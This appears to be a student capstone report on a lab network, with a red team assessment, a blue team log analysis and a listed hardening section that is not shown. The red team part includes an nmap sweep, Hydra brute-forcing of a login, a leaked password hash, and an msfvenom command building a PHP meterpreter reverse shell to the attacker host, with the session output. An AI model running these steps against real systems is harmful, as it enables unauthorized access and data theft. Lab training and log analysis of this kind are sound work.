Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Windows Azure Environment
IP:192.168.1.1

Attacking Machine
OS: Kali
IPv4:192.168.90

ELK-Stack
IPv4:192.168.1.100
Hostname:ELK

WebDAV server
OS: Apache/2.4.29 (Ubuntu) Server
IPv4:168.1.105
Hostname: Capstone

Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway:

Machines
IPv4: 192.168.1.1
OS: Windows
Hostname: Windows Azure Environment

IPv4: 192.168.90
OS: Kali-Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Apache/2.4.29 (Ubuntu) Server
Hostname: Capstone

IPv4: 192.168.1.100
OS: Linux (Vagrant running ELK-Stack)
Hostname: Elk

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Windows Azure Lab Environment	192.168.1.1	This Machine houses all the Virtualized Machines simulating the attacks using Hyper-V
Kali	192.168.1.90	This Machine is responsible for simulating an attack on the WebDAV Server (Capstone)
Capstone	192.168.1.105	This Machine is the target WebDAV Server, also sends out data to the ELK-Stack (ELK)
ELK	192.168.1.100	This Server houses the Elasticsearch, Logstash, and Kibana Stack, Runs Filebeat, Metricbeat, and Packetbeat.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Nmap Vulnerability	Nmap is a scanning tool open to the public, anyone knowledgeable enough can use Nmap and run a scan on the network.	Attackers gain information on which machines are responsive to an Nmap scan and displays open ports for attacks.
LFI (Local File Inclusion) Vulnerability	LFI allows access into confidential files on a site.	An LFI vulnerability allows attackers to gain access to sensitive credentials.
Weak Password/Username Vulnerability	By using a weak username and password combination, attackers can easily brute-force or guess it.	Gives the attackers easily unauthorized access to the vulnerable machine.
RCE (Remote Code Execution) Vulnerability	RCE allows the attackers to run malicious code that they uploaded on the machine. (PHP Script)	Attackers gain a backdoor access through a reverse shell or webshell executed on the server.

Exploitation: Nmap Vulnerability

01

Tools & Processes


Nmap 7.60 - Attackers have discovered which ports and vulnerable machines are open using an Nmap scan using the command “nmap 192.168.1.0/24” Since the machines are also sending out responses to the Attacking machine.

02

Achievements

Attackers had the information on how to attack the machine via the open ports using an Nmap scan, this also gives out a rough idea which operating system this is running on, they can get more information using more complex parameters.

03



```
        TX packets 6  bytes 318 (318.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@Kali:~# nmap 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-01 11:04 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00071s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00062s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00060s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.000019s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 6.54 seconds
root@Kali:~# 
```

Exploitation: Local File Inclusion (LFI) Vulnerability

01

Tools & Processes

Local File Inclusion Vulnerability is due to poorly designed web code caused by unsanitized/unchecked code.


By browsing the directory, attackers got into the directory by typing it into the URL, despite not showing on the webpage.

02

Achievements

The attackers can easily browse through the files and look for vulnerabilities and sensitive data, got into the secret directory with ease.


03



Index of /

Name	Last modified	Size	Description
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80




192.168.1.105/company_folders/secret_folder/

```
Nothing yet! But i'm sure customers will be lining up to hear about our 45 percent APR


ERROR: FILE MISSING


Please refer to company_folders/secret_folder/ for more information
```



```
ERROR: company_folders/sec
```

Authentication Required

http://192.168.1.105 is requesting your username and password. The site says: “For ashtons eyes only”

User Name:

Password:

Exploitation: Weak Password/Username Vulnerability

01

02


03

Tools & Processes


Hydra - by using Hydra, a password brute-forcing tool Combined with a **wordlist** (A text file set with pre-determined weak passwords) the attackers used this to gain access to the directory using “ashton” as a username.

Achievements

The attackers had gained sensitive credentials to access the WebDAV server as root, particularly ryan’s password through the “**Hash**” they left openly on the personal note.



```
 "jeferson" - 10142 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass
 "jackass2" - 10143 of 14344399 [child 2] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   p
assword: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair
 found)
1 of 1 target successfully completed, 1 valid password
 found
Hydra (https://github.com/vanhauser-thc/thc-hydra) fin
ished at 2020-08-01 11:15:07
root@Kali:~#
```



```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Exploitation: Remote Code Execution (RCE) Vulnerability

01

Tools & Processes

Metasploit - a compiled set of tools for exploitation/vulnerability purposes.


By running the code “msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> shell.php” the attackers had made an uploadable .php shell, and injected/uploaded it using WebDAV root access on the attacking machine, executing the payload shell on the browser and opened up a shell on meterpreter to extract sensitive data.

02


Achievements

Attackers had gained backdoor access on the machine that could be used against them. In this case, they wanted to exfiltrate sensitive data.

03




Warning, you are using the root account, you may harm your system.



Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
passwd.dav	2019-04-30 14:46	43	
shell.php	2019-04-30 17:41	1.1K	

Apache/2.4.29 (Ubuntu) Server at 172.16.84.205 Port 80



```
msf5 exploit(multi/handler) > LHOST 192.168.1.90
[-] Unknown command: LHOST.
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:44430) at 2020-08-01 11:33:45 -0700

meterpreter > shell
Process 2623 created.
Channel 0 created.
cd /
cat flag.txt
b1ng0w@5h1sn@m0
```


Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- What time did the port scan occur? 11:00AM - 11:30AM
- How many packets were sent, and from which IP?
  -192.168.1.90, roughly around 40,000
- What indicates that this was a port scan?

  -Huge Spike in Network Activity in a short period of time




171,701 hits

Aug 1, 2020 @ 11:00:00.000 - Aug 1, 2020 @ 11:30:00.000 — Auto

Analysis: Finding the Request for the Hidden Directory

- What time did the request occur? How many requests were made?
  -Roughly around 11:00 AM
- Which files were requested? What did they contain?
  -/company_folders/secret_folder/




6,375 hits

Aug 1, 2020 @ 11:14:20.000 - Aug 1, 2020 @ 11:14:21.000 — Auto

```
Time                          _source
> Aug 1, 2020 @ 11:14:20.997  @timestamp: Aug 1, 2020 @ 11:14:20.997 http.request.method: get http.request.bytes: 164B http.request.headers.content-length: 0 http.response.headers.content-length: 460
                              http.response.headers.content-type: text/html; charset=iso-8859-1 http.response.status_phrase: unauthorized http.response.status_code: 401 http.response.bytes: 698B
                              http.response.body.bytes: 460B http.version: 1.1 status: Error method: get client.ip: 192.168.1.90 client.port: 58060 client.bytes: 164B server.ip: 192.168.1.105
                              server.port: 80 server.bytes: 698B url.scheme: http url.domain: 192.168.1.105 url.path: /company_folders/secret_folder/
                              url.full: http://192.168.1.105/company_folders/secret_folder/ user_agent.original: Mozilla/4.0 (Hydra) agent.type: packetbeat agent.ephemeral_id: b58c2234-d4f2-4943-990a-
> Aug 1, 2020 @ 11:14:20.996  @timestamp: Aug 1, 2020 @ 11:14:20.996 query: GET /company_folders/secret_folder/ user_agent.original: Mozilla/4.0 (Hydra) type: http event.end: Aug 1, 2020 @ 11:14:20.997
                              event.kind: event event.category: network_traffic event.dataset: http event.duration: 0.6 event.start: Aug 1, 2020 @ 11:14:20.996 method: get server.port: 80
                              server.bytes: 698B server.ip: 192.168.1.105 ecs.version: 1.5.0 destination.port: 80 destination.bytes: 698B destination.ip: 192.168.1.105 host.name: server1
                              client.ip: 192.168.1.90 client.port: 58058 client.bytes: 164B network.transport: tcp network.protocol: http network.direction: inbound
                              network.community_id: 1:4cdf8BbewYkpWVUCdyPmw65XNfw= network.bytes: 862B network.type: ipv4 source.port: 58058 source.bytes: 164B source.ip: 192.168.1.90
> Aug 1, 2020 @ 11:14:20.992  @timestamp: Aug 1, 2020 @ 11:14:20.992 host.name: Kali type: http source.ip: 192.168.1.90 source.port: 58070 source.bytes: 164B url.domain: 192.168.1.105
                              url.path: /company_folders/secret_folder/ url.full: http://192.168.1.105/company_folders/secret_folder/ url.scheme: http method: get ecs.version: 1.5.0
                              event.category: network_traffic event.dataset: http event.duration: 1.2 event.start: Aug 1, 2020 @ 11:14:20.992 event.end: Aug 1, 2020 @ 11:14:20.994 event.kind: event
                              status: Error http.request.method: get http.request.bytes: 164B http.request.headers.content-length: 0 http.response.status_code: 401 http.response.bytes: 698B
                              http.response.body.bytes: 460B http.response.headers.content-length: 460 http.response.headers.content-type: text/html; charset=iso-8859-1
> Aug 1, 2020 @ 11:14:20.989  @timestamp: Aug 1, 2020 @ 11:14:20.989 type: http user_agent.original: Mozilla/4.0 (Hydra) server.bytes: 698B server.ip: 192.168.1.105 server.port: 80
                              client.ip: 192.168.1.90 client.port: 58052 client.bytes: 164B url.scheme: http url.domain: 192.168.1.105 url.path: /company_folders/secret_folder/
                              url.full: http://192.168.1.105/company_folders/secret_folder/ status: Error source.bytes: 164B source.ip: 192.168.1.90 source.port: 58052 http.request.bytes: 164B
                              http.request.headers.content-length: 0 http.request.method: get http.response.status_code: 401 http.response.bytes: 698B http.response.body.bytes: 460B
                              http.response.headers.content-length: 460 http.response.headers.content-type: text/html; charset=iso-8859-1 http.response.status_phrase: unauthorized http.version: 1.1
```

Analysis: Uncovering the Brute Force Attack

- How many requests were made in the attack? 14,877
- How many requests had been made before the attacker discovered the password? 14,876



```
192.168.1.100:5601/app/kibana#/dashboard/59ebccf0-d225-11ea-8a93-5954762be7d4?_g=(refreshInterval:(pause:!t,value:0),time:(from:'2020-08-01T18:14:00.000Z',to:'2020-08-01T18:25:30.000Z'))&_a=(description:'',filters:!(),fullScreenMode:!f,options:(hid...
```


D
Dashboard / week 20 Red vs Blue Project Dashboard new
Full screen
Share
Clone
Edit
Search
KQL
